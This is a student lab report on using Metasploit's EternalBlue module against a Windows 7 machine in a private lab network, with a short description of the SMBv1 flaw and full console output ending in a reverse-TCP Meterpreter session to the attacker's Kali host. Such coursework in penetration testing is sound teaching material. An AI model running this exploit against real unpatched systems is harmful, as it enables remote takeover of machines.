Somaiya Vidyavihar University
K. J. Somaiya College of Engineering
Department of Computer Engineering

Batch: B1 Roll No.: 16010121045

Experiment No. 7

Title: Windows and Linux Privilege Escalation using Metasploit

Objective:
Windows and Linux Privilege Escalation using Metasploit

CO	Outcome
CO3	Comprehend post exploitation phase of penetration testing.

Books/ Journals/ Websites referred:

1. https://www.metasploit.com/
2. https://github.com/rapid7/metasploit-framework

Introduction:

Metasploit:

The Metasploit framework is a versatile tool that can be used by both ethical hackers and cybercriminals to identify vulnerabilities in networks and servers. As an open-source framework, it can be customized and used with various operating systems. By using ready-made or customized code, the pen testing team can probe a network for weaknesses and document the flaws found. This information can be used to prioritize solutions and address systemic weaknesses. The framework includes approximately 500 payloads, such as command shell payloads for running scripts or random commands, dynamic payloads to evade antivirus software, Meterpreter payloads for taking over sessions or uploading and downloading files, and static payloads for enabling port forwarding and communications between networks.


Eternal Blue:

The Eternal Blue exploit works by taking advantage of SMBv1 vulnerabilities present in older versions of Microsoft operating systems. SMBv1 was first developed in early 1983 as a network communication protocol to enable shared access to files, printers, and ports. It was essentially a way for Windows machines to talk to one another and other devices for remote services. The exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers. All the attacker needs to do is send a maliciously-crafted packet to the target server, and, boom, the malware propagates and a cyberattack ensues. EternalBlue's Common Vulnerabilities and Exposures number is logged in the National Vulnerability Database as CVE-2017- 0144


Implementation details:

Running Nmap scan


Starting Metasploit



Searching for a vulnerability



We see the options of the exploit payload



Exploiting the machine

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.101:445
[*] 192.168.56.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.103:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.103:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.103:445 - The target is vulnerable.
[*] 192.168.56.103:445 - Connecting to target for exploitation.
[+] 192.168.56.103:445 - Connection established for exploitation.
[+] 192.168.56.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.103:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.56.103:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.56.103:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.56.103:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.56.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[+] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:445 → 192.168.56.103:49159) at 2023-03-25 02:55:27 -0400
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Conclusion:

Successfully exploited and gained access to Windows 7 machine from our Kali machine using Metasploit framework.